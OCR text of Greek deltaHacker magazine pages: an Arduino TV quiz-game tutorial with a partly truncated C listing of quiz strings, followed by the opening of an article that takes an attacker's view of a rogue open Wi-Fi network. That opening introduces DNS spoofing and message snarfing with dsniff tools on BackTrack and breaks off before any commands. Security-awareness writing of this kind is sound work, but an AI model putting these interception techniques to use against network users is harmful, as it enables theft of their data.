κώδικα; Αν υπάρχει, μάλλον βιάστηκε! Το απλό παιχνιδάκι που θα φτιάξουμε έχει και κώδικα, έχει και την απαραίτητη απλότητα, ώστε να μπορούμε στο μέλλον να το επεκτείνουμε. Ας δούμε λοιπόν τι έχουμε στη διάθεσή μας. Το hardware περιλαμβάνει δύο κουμπιά και μια έξοδο ασπρόμαυρου, αναλογικού σήματος, χαμηλής ανάλυσης. Επομένως, το πιο ταιριαστό παιχνίδι είναι ένα κουίζ ερωτήσεων-απαντήσεων. Σκεφτείτε κάτι σαν το trivial, χωρίς τα ζάρια, αλλά με όλο το χαβαλέ μεταξύ των αντιπάλων ;) Παιχνίδια αυτού του είδους υπάρχουν για όλες τις κονσόλες και είναι δημοφιλή στις μεγάλες παρέες. Βέβαια, το δικό μας θα έχει σίγουρα λιγότερες ερωτήσεις, ενώ θα του λείπουν και εντυπωσιακά εφέ. Όλα αυτά όμως είναι λεπτομέρειες, αφού θα το έχουμε φτιάξει εξ ολοκλήρου μόνοι μας! :D


## Σχεδίαση...

Πριν από κάθε προγραμματιστικό session, προηγείται η απαραίτητη σχεδίαση. Τι θέλουμε να κάνουμε; Πως θα το κάνουμε; Εφόσον τα έχουμε όλα στο μυαλό μας ξεκαθαρισμένα, η υλοποίηση δεν θα πάρει πολύ χρόνο και φυσικά θα γλιτώσουμε από αρκετές ώρες τροποποιήσεων και διορθώσεων στον κώδικα. Το παιχνίδι μας λοιπόν, θα αποτελείται από τρεις καταστάσεις (mode). Στην αρχική θα εμφανίζεται το λογότυπο του παιχνιδιού, στην επόμενη θα προβάλλονται διαδοχικά οι ερωτήσεις μαζί με τις υποψήφιες απαντήσεις και στην τρίτη θα εμφανίζονται τα σκορ των παικτών και θα ανακοινώνεται ο νικητής! Για να γίνει ευανάγνωστο το πρόγραμμά μας και να επιτρέπει την εύκολη τροποποίηση και επέκταση, θα γράψουμε τον κώδικα κάθε κατάστασης σε διαφορετικές συναρτήσεις. Πριν προχωρήσουμε στην επεξήγηση του κώδικα, να σας θυμίσουμε ότι η βρώμικη δουλειά της δημιουργίας του σήματος βίντεο πραγματοποιείται από τη βιβλιοθήκη arduino-tvout. Θα ήταν ωφέλιμο λοιπόν, να ρίξετε μια ματιά στο σχετικό wiki:

`http://code.google.com/p/arduino-tvout/wiki/Welcome`




*Το κύκλωμα της παιχνιδομηχανής μας! Όσοι δεν το φτιάξατε στο πρώτο μέρος του άρθρου, καλό θα ήταν να το κάνετε τώρα. Για μια επεξήγηση της λειτουργίας του, καθώς και τη λίστα με τα εξαρτήματα που το συγκροτούν, ρίξτε μια ματιά στο προηγούμενο τεύχος...*



*Την πρώτη φορά που υλοποιήσαμε το κύκλωμα, χρησιμοποιήσαμε ένα breadboard. Αυτή τη φορά όμως, χρησιμοποιήσαμε δύο! Θέλαμε βλέπετε να διαχωρίσουμε το τμήμα εισόδου (τα κουμπιά) από εκείνο της εξόδου (τηλεοπτικό σήμα composite), για να παίζουμε πιο άνετα ;)*

Τέλος, έχετε υπόψη ότι ολόκληρος ο φάκελος με τον κώδικα του παιχνιδιού μας είναι διαθέσιμος online:

`http://bit.ly/dh003-arduino-game-2`

## Έναρξη

Η αρχική κατάσταση του παιχνιδιού θα προβάλει το λογότυπο του παιχνιδιού, ενώ θα μπορεί να τυπώσει και ένα σύντομο μήνυμα. Το παιχνίδι θα ξεκινά όταν πατήσουμε κάποιο από τα συνδεδεμένα κουμπιά, οπότε και το πρόγραμμα θα προχωρά στην επόμενη κατάσταση. Τον κώδικα για όλα αυτά θα τον τοποθετήσουμε στη συνάρτηση intro_screen() η οποία, όπως καταλαβαίνετε, θα είναι και η πρώτη συνάρτηση που θα καλείται μέσα από τη συνάρτηση loop()[1] του προγράμματος.

Όλα κι όλα! Ο κώδικας ξεκινά με τον μηδενισμό των score! Αμέσως μετά καθαρίζουμε την οθόνη, καλώντας τη συνάρτηση clear_screen(). Στη συνέχεια τυπώνουμε το λογότυπο του παιχνιδιού και εμφανίζουμε δύο σύντομα μηνύματα. Για αυτή τη δουλειά χρησιμοποιούμε τις συναρτήσεις TV.bitmap και TV.print. Αυτές οι συναρτήσεις, εκτός από τα προς εμφάνιση δεδομένα, δέχονται και την επιθυμητή θέση προβολής. Συγκεκριμένα, δέχονται δύο αριθμούς που αντιστοιχούν στις συντεταγμένες X και Y. Το σημείο μηδέν για τον άξονα X βρίσκεται στο αριστερό άκρο της οθόνης, ενώ για τον άξονα Y βρίσκεται στην πάνω πλευρά της οθόνης. Έτσι, μπορούμε να εμφανίσουμε καθετί οπουδήποτε θέλουμε. Για παράδειγμα, για να εμφανιστεί το λογότυπο στο μέσο της ανώτατης γραμμής της οθόνης, το τοποθετούμε στη θέση (6,0). Το μηδέν αναφέρεται στην απόσταση του λογότυπου από την πάνω πλευρά της οθόνης. Όσο για το 6, αυτό αφορά στην οριζόντια τοποθέτηση και προέκυψε από μερικές απλές πράξεις: Αρχικά αφαιρέσαμε το μήκος του λογότυπου (116 pixel) από την οριζόντια


1. Τη θυμόσαστε τη loop(), έτσι δεν είναι; Είναι μια συνάρτηση που περιλαμβάνεται σε κάθε πρόγραμμα του Arduino και τα περιεχόμενα της οποία εκτελούνται συνεχώς, μέχρι να σβήσουμε το Arduino.

*Το λογότυπο του παιχνιδιού μας. Δεν μπορείτε να πείτε, είμαστε και οι πρώτοι στο Photoshop!*



*Το λογότυπο σε μορφή array. Προφανώς, το Arduino δεν έχει ιδέα για χειρισμό των bitmap. Ακριβώς γι' αυτό, το μετατρέπουμε σε έναν δυαδικό πίνακα, όπου οι άσσοι αντιστοιχούν σε κενά (λευκά) pixel και τα μηδενικά σε μαύρα pixel. Για αυτή τη μετατροπή χρησιμοποιήσαμε το εργαλείο Image2Code. Περισσότερα στο*

*http://code.google.com/p/arduino-tvout/wiki/Bitmaps*





ανάλυση της οθόνης μας (128 pixel) για να βρούμε πόσα pixel περισσεύουν στον οριζόντιο άξονα. Μετά διαιρέσαμε το πλήθος τους με το δύο, ώστε να τα μοιράσουμε στις δύο πλευρές του λογότυπου. Με παρόμοιο τρόπο σκεφτήκαμε για το κεντράρισμα του επόμενου μηνύματος, ενώ το όνομα του δημιουργού τυπώνεται στο δεξιό άκρο.

Ακολούθως, το πρόγραμμα καλεί την συνάρτηση wait_for_input() η οποία περιμένει μέχρις ότου πατηθεί κάποιο κουμπί. Μέχρι να γίνει αυτό, το πρόγραμμα παραμένει «στάσιμο» και επαναλαμβάνει διαρκώς τον έλεγχο των κουμπιών. Με το πάτημα ενός κουμπιού, το πρόγραμμα περνά στην κύρια κατάσταση, όπου τα πράγματα γίνονται πιο ενδιαφέροντα…

## Κυρίως μέρος

Βρισκόμαστε πλέον στη συνάρτηση main_screen(). Ο κώδικας εδώ, σε γενικές γραμμές, θα διαβάζει τις ερωτήσεις και τις απαντήσεις από έναν πίνακα (array) με string, θα τις τυπώνει στην οθόνη και θα περιμένει για




```
prog_char question_0[] PROGMEM = "How much does a single DeltaHacker issue cost?"; // 6.40 - 5.50
prog_char question_1[] PROGMEM = "What is the longest subscription one can make to DeltaHacker?";
prog_char question_2[] PROGMEM = "What is the nickname of DeltaHacker's editor in chief?"; // Spir
prog_char question_3[] PROGMEM = "IDA Pro is a..."; // decompiler - compiler
prog_char question_4[] PROGMEM = "giannoug uses..."; // Windows - Mac OS X
prog_char question_5[] PROGMEM = "DeltaHacker 001, MiTM by subZraw. Facebook.com was redirected tc
prog_char question_6[] PROGMEM = "DDoS stands for..."; // Distributed Denial of Service - Digital
prog_char question_7[] PROGMEM = "Linux Torvalds made which OS?";
prog_char question_8[] PROGMEM = "Who invented the C programming language?";
prog_char question_9[] PROGMEM = "'S' in SET stands for...";

prog_char answer_0_a[] PROGMEM = "6.40 euros";
prog_char answer_0_b[] PROGMEM = "5.50 euros";
prog_char answer_1_a[] PROGMEM = "24 months";
prog_char answer_1_b[] PROGMEM = "12 months";
prog_char answer_2_a[] PROGMEM = "SpiralEvolution";
prog_char answer_2_b[] PROGMEM = "SpringRevolution";
prog_char answer_3_a[] PROGMEM = "compiler";
prog_char answer_3_b[] PROGMEM = "decompiler";
prog_char answer_4_a[] PROGMEM = "Windows";
prog_char answer_4_b[] PROGMEM = "Mac OS X";
prog_char answer_5_a[] PROGMEM = "Travel Alaska";
prog_char answer_5_b[] PROGMEM = "Anchorage Alaska Travel Guide";
prog_char answer_6_a[] PROGMEM = "Digital Disk operating System";
prog_char answer_6_b[] PROGMEM = "Distributed Denial of Service";
prog_char answer_7_a[] PROGMEM = "Unix";
prog_char answer_7_b[] PROGMEM = "Linux";
prog_char answer_8_a[] PROGMEM = "Dennis Richie";
prog_char answer_8_b[] PROGMEM = "Bill Gates";
```

*Μόλις πραγματοποιήσαμε μια δοκιμαστική μεταγλώττιση. Όλα πήγαν καλά, αλλά το τελικό μέγεθος του προγράμματος (του binary που θα μεταφερθεί στο Arduino) μας έκανε μεγάλη εντύπωση! Πρόκειται για το μεγαλύτερο πρόγραμμα που φτιάξαμε ποτέ στο Arduino...*

το πάτημα κάποιου πλήκτρου. Σε αυτό το στάδιο, το κάθε πλήκτρο θα αντιστοιχεί στον κάθε παίκτη και θα παίζει πρώτος αυτός που θα πατάει το κουμπί του πρώτος. Στη συνέχεια, το κάθε πλήκτρο θα αντιστοιχεί σε μία από τις πιθανές απαντήσεις. Ξέρουμε, ξέρουμε... Είναι λίγο παράξενος αυτός ο τρόπος χειρισμού, αλλά δεν θέλαμε να περιπλέξουμε το πρώτο μας παιχνίδι, με σύνθετο hardware.

Το παιχνίδι ξεκινάει με μια αντίστροφη μέτρηση, για την προετοιμασία των χρηστών. Εντελώς άχρηστη λειτουργία, αλλά αρκετά cool! Έτσι δεν είναι; Στη συνέχεια ξεκινά ένας βρόχος επαναλήψεων (loop). Ο κώδικας του βρόχου επαναλαμβάνεται τόσες φορές, όσες είναι και οι ερωτήσεις. Είναι φανερό λοιπόν, ότι σε κάθε επανάληψη το πρόγραμμα τυπώνει μία ερώτηση μαζί με τις δύο πιθανές απαντήσεις και περιμένει την αντίδραση των παικτών. Συγκεκριμένα, αφού εμφανιστούν η ερώτηση και οι απαντήσεις, το πρόγραμμα περιμένει να πατηθεί κάποιο από τα δύο κουμπιά. Για το σκοπό αυτό καλούμε τη συνάρτηση wait_for_first_input(). Η εν λόγω συνάρτηση εκτελείται μέχρι να πατηθεί κάποιο κουμπί και τότε επι-

*Η αρχική οθόνη του παιχνιδιού μας κάνει αυτό, που πρέπει να κάνει κάθε αρχική οθόνη που σέβεται τον εαυτό της: Εμφανίζει το λογότυπο, μας ζητάει να πατήσουμε ένα κουμπί και μας λέει το όνομα του προγραμματιστή/δημιουργού ;)*





στρέφει τον αριθμό «1» ή τον «2», ανάλογα με το κουμπί που πατήθηκε. Ουσιαστικά, σε αυτό το στάδιο γίνεται η επιλογή του παίκτη που θα πρέπει να απαντήσει και προφανώς, πρόκειται για αυτόν που πάτησε πρώτος το κουμπί του. Αμέσως μετά, το πρόγραμμα καλεί και πάλι τη συνάρτηση wait_for_first_input(). Αυτή τη φορά όμως, περιμένει την απάντηση στην ερώτηση. Όταν λάβει την απάντηση, καθαρίζει την οθόνη, ειδοποιεί τους παίκτες για το αν ήταν σωστή η απάντηση και ενημερώνει το score. Όταν ολοκληρωθούν οι δέκα επαναλήψεις (τόσες είναι και οι ερωτήσεις) του βρόχου, το πρόγραμμα περνά στην τελική του φάση. Για την ακρίβεια, καλεί τη συνάρτηση end_screen(). Από εκεί, καθαρίζεται η οθόνη, τυπώνεται το score κάθε παίκτη, ανακοινώνεται ο νικητής και το πρόγραμμα περιμένει το πάτημα ενός κουμπιού, για να ξεκινήσει ξανά από την αρχή!



## Προβλήματα...

Το κυριότερο πρόβλημα αφορά στη διαθέσιμη μνήμη RAM[2]. Η βιβλιοθήκη arduino-tvout χρησιμοποιεί ένα αρκετά μεγάλο μέρος της μνήμης σαν frame buffer. Επομένως, ο χώρος που απομένει για τις δικές μας μεταβλητές είναι ελάχιστος. Κατά την ανάπτυξη του παιχνιδιού, υπήρξαν πολλές φορές που το Arduino δεν έδειχνε τίποτα στην τηλεόραση! Ευτυχώς, με τη βοήθεια ενός απλού μηχανισμού, μπορούσαμε αμέσως να καταλάβουμε τι συνέβαινε. Εφόσον δεν φαινόταν τίποτα στην οθόνη, το πρόγραμμα είχε αποτύχει στην αρχικοποίηση του αντικειμένου «TV». Με άλλα λόγια, η εκτέλεση της συνάρτησης begin() δεν είχε ολοκληρωθεί με επιτυχία. Όμως, η συγκεκριμένη συνάρτηση επιστρέφει το μηδέν όταν όλα πηγαίνουν καλά και τον αριθμό 4 όταν δεν επαρκεί η μνήμη. Το πρόγραμμά μας λοιπόν, έλεγχε την τιμή που επέστρεφε η συνάρτηση begin() και αν δεν ήταν μηδέν, καλούσε τη συνάρτηση error(). Αυτή με τη σειρά της, αναβόσβηνε το λαμπάκι που βρίσκεται πάνω στο Arduino. Έτσι, όταν σπαταλούσαμε τη μνήμη και δεν ήταν δυνατή η δημιουργία του frame buffer για την απεικόνιση στην οθόνη, ειδοποιούμασταν από το LED! Πάντως, για να εξοικονομήσουμε χώρο στη RAM, αποθηκεύσαμε όσες πληροφορίες μπορούσαμε (τις ερωτήσεις, τις πιθανές απαντήσεις κ.λπ) στη μνήμη Flash του Arduino. Θυμίζουμε πως η μνήμη Flash προορίζεται

2. Η μνήμη RAM του επεξεργαστή του Arduino, ονομάζεται SRAM...




*Κάπως έτσι –αρκετά στριμωγμένα– εμφανίζονται οι ερωτήσεις του παιχνιδιού, μαζί με τις πιθανές απαντήσεις. Νομίζουμε ότι ξέρετε την απάντηση για την ερώτηση της εικόνας…*


κανονικά για τον κώδικα του ίδιου του προγράμματος και η προσπέλασή της καθυστερεί περισσότερο από εκείνη της SRAM. Ωστόσο το τίμημα ήταν μάλλον μικρό και επιβεβλημένο.

Τέλος, πρόβλημα αποτελεί και η έλλειψη Ελληνικών από την γραμματοσειρά της βιβλιοθήκης. Μικρό το κακό, θα πείτε, και σίγουρα όχι προγραμματιστικό. Αποτελεί ωστόσο γενικότερο πρόβλημα για το όλο project!




## Ανάπτυξη, ανάπτυξη, ανάπτυξη…

Σε κάθε project υπάρχουν σχεδόν πάντα αρκετά περιθώρια εξέλιξης. Το παιχνίδι μας για παράδειγμα, θα μπορούσε να μετράει το χρόνο που χρειάστηκε ο εκάστοτε παίκτης για να απαντήσει σε κάθε ερώτηση. Έτσι, το score δεν θα διαμορφωνόταν με βάση μόνο το πλήθος των σωστών απαντήσεων, αλλά και σύμφωνα με την ταχύτητα του παίκτη! Ακόμη, το πρόγραμμα θα μπορούσε να διατηρεί μία λίστα με τα σκορ, αξιοποιώντας την ενσωματωμένη μνήμη EEPROM του Arduino. Περιττό να πούμε ότι οι μερακλήδες θα μπορούσαν να προσθέσουν και ηχητικά εφέ. Όμως, το παιχνιδάκι που φτιάξαμε σήμερα δεν αποτελεί το μοναδικό που θα μπορούσε να υποστηρίξει η παιχνιδομηχανή μας. Υπό μία έννοια λοιπόν, βελτίωση θα αποτελούσε και η κατασκευή πρόσθετων παιχνιδιών! Δεν θα είχε πλάκα να παίζαμε το δικό μας φιδάκι, ή ακόμα καλύτερα, το δικό μας space invaders; Τι λέτε, θα τα καταφέρετε; Περιμένουμε να δούμε τα επιτεύγματά σας στο forum του deltaHacker.gr!




*Game over! Το παιχνίδι τελείωσε. Ο πρώτος παίκτης κατάφερε να μαζέψει 3 πόντους και ο δεύτερος 4. Νικητής είναι αυτός με τους περισσότερους…*



**Skill:** Beginner

**Tags:** BackTrack, WiFi, Wireless, Access Points, DNS, Spoofing, Message Snarfing, Remote Access, SET, Metasploit

# Δωρεάν γεύμα που βγαίνει ξινό!

by sub2raw

**Την ελληνικότατη φράση "there ain't no such thing as a free lunch" αποκλείεται να μην την έχετε ακούσει. Σημαίνει ότι είναι δύσκολο -αν όχι αδύνατο- να πάρετε κάτι, χωρίς να δώσετε κάτι άλλο. Αν δεχτούμε ότι ισχύει, τότε τι έχουμε να πούμε για τα ανοικτά ασύρματα δίκτυα; Από αυτά κάποιος μπορεί και παίρνει δωρεάν πρόσβαση στο ίντερνετ. Όμως τι δίνει ο ίδιος κάποιος - αν υποθέσουμε ότι δίνει κάτι;**

Quiz:

Μπορείς να βρεις ποιος *δεν* διαβάζει deltaHacker?

Αναλόγως της περίπτωσης, ισχυριζόμαστε ότι ο χρήστης ενός ανοικτού ασύρματου δικτύου σχεδόν πάντα πληρώνει για την πρόσβαση στο ίντερνετ - έστω κι εμμέσως. Για παράδειγμα, το ασύρματο δίκτυο που έχει στήσει ο δήμος, οι δημότες το έχουν ήδη πληρώσει μέσω των δημοτικών τελών. Ακόμη κι ένας σπόνσορας να έχει κάνει συμφωνία με το δήμο, ο χρήστης του δικτύου πληρώνει βλέποντας διαφημίσεις του σπόνσορα, π.χ., κατά τη διαδικασία σύνδεσης μέσω ενός captive portal (http://en.wikipedia.org/wiki/Captive_portal). Υπάρχουν όμως και κάποια ανοικτά ασύρματα δίκτυα, σαν αυτό που στήσαμε στο άρθρο που ξεκινά από τη σελίδα 22, τα οποία δεν είναι ούτε του δήμου, ούτε κάποιου σπόνσορα, ούτε κάποιας καφετέριας, ούτε κάποιας εταιρείας. Είναι απλά εκεί και λειτουργούν κανονικότατα και παρέχουν στον οποιονδήποτε πρόσβαση στο ίντερνετ, χωρίς καν να τον περνάνε από captive portal. Τι στο καλό είναι ένα τέτοιο ασύρματο δίκτυο; Στα πολύ γρήγορα, παραθέτουμε τρεις πιθανές εξηγήσεις.

1. Είναι ένα δίκτυο που ο κάτοχός του άφησε εν γνώση του ανοικτό, έτσι, επειδή του αρέσει να προσφέρει στους συνανθρώπους του όπως κι όσο μπορεί. Ωραίος άνθρωπος, δεν μπορείτε να πείτε.
2. Το ασύρματο δίκτυο είναι κατά λάθος ανοικτό. Ο κάτοχός του, βλέπετε, είναι εντελώς άσχετος. Μια μέρα που έπαιζε με τις ρυθμίσεις του router -τρομάρα του- και ψαχούλευε και πείραζε διάφορα πράγματα, απενεργοποίησε την ασφάλεια του access point. Ούτε καν κατάλαβε τι έκανε. Το μόνο που τον ενδιαφέρει είναι το ασύρματο δίκτυό του να λειτουργεί - κι ευτυχώς λειτουργεί μια χαρά. Για όλους.
3. Το δίκτυο είναι σκοπίμως ανοικτό για να "ψαρεύει" clients. Στην καλύτερη περίπτωση ο ιδιοκτήτης του πειραματίζεται αθώα. Στη χειρότερη ψάχνει για προσωπικά στοιχεία ή/και κοιτάζει πώς θ' αποκτήσει πρόσβαση στα μηχανήματα των χρηστών του δικτύου που σκόπιμα έχει στήσει.

Όλα καλά με τις δύο πρώτες περιπτώσεις, αφού ο client του αντίστοιχου ασύρματου δικτύου δεν διατρέχει κανέναν απολύτως κίνδυνο. Η κατάσταση όμως αλλάζει δραματικά στην τρίτη περίπτωση. Το λιγότερο που θα πάθει ο χρήστης ενός τέτοιου ασύρματου δικτύου είναι να γίνει εν αγνοία του πειραματόζωο. Το χειρότερο όμως είναι ότι κινδυνεύει να χάσει προσωπικά δεδομένα, passwords σε sites - ακόμα κι όλη την εγκατάσταση του λειτουργικού που χρησιμοποιεί, αν ο επιτιθέμενος βρίσκεται σε ιδιαίτερα διαβολική και κακόκεφη διάθεση. Και για να σας δείξουμε τι εννοούμε και πόσο σοβαρά είναι τα πράγματα, στο παρόν άρθρο θα παρουσιάσουμε μερικές από τις ενέργειες που είναι σε θέση να κάνει ο -ενδεχομένως κακοπροαίρετος- κάτοχος ενός ανοικτού, ασύρματου δικτύου. Μάλιστα για τις ανάγκες τις παρουσίασής μας θα μπούμε προσωρινά στη θέση του, εξ ου και η αλλαγή προσώπου που ακολουθεί. Εννοείται, τέλος, ότι τρέχουμε BackTrack Linux κι ότι έχουμε κάνει όλες τις προετοιμασίες που περιγράφονται στο άρθρο της σελίδας 22. Πάμε λοιπόν!


## Οι πολύ εύκολες και γρήγορες

Αναφερόμαστε σε δύο επιθέσεις που έχουμε ήδη περιγράψει στο deltaHacker 001, συγκεκριμένα στο άρθρο που ξεκινά από τη σελίδα 74. Η μία είναι το DNS spoofing με το dnsspoof και η άλλη το message snarfing με το msgsnarf (και τα δύο εργαλεία ανήκουν στο πακέτο dsniff, το οποίο είναι ήδη εγκατεστημένο στο BackTrack). Αυτή τη φορά φυσικά δεν χρειάζεται να κάνουμε ARP poisoning, αφού τα υποψήφια θύματα έρ-

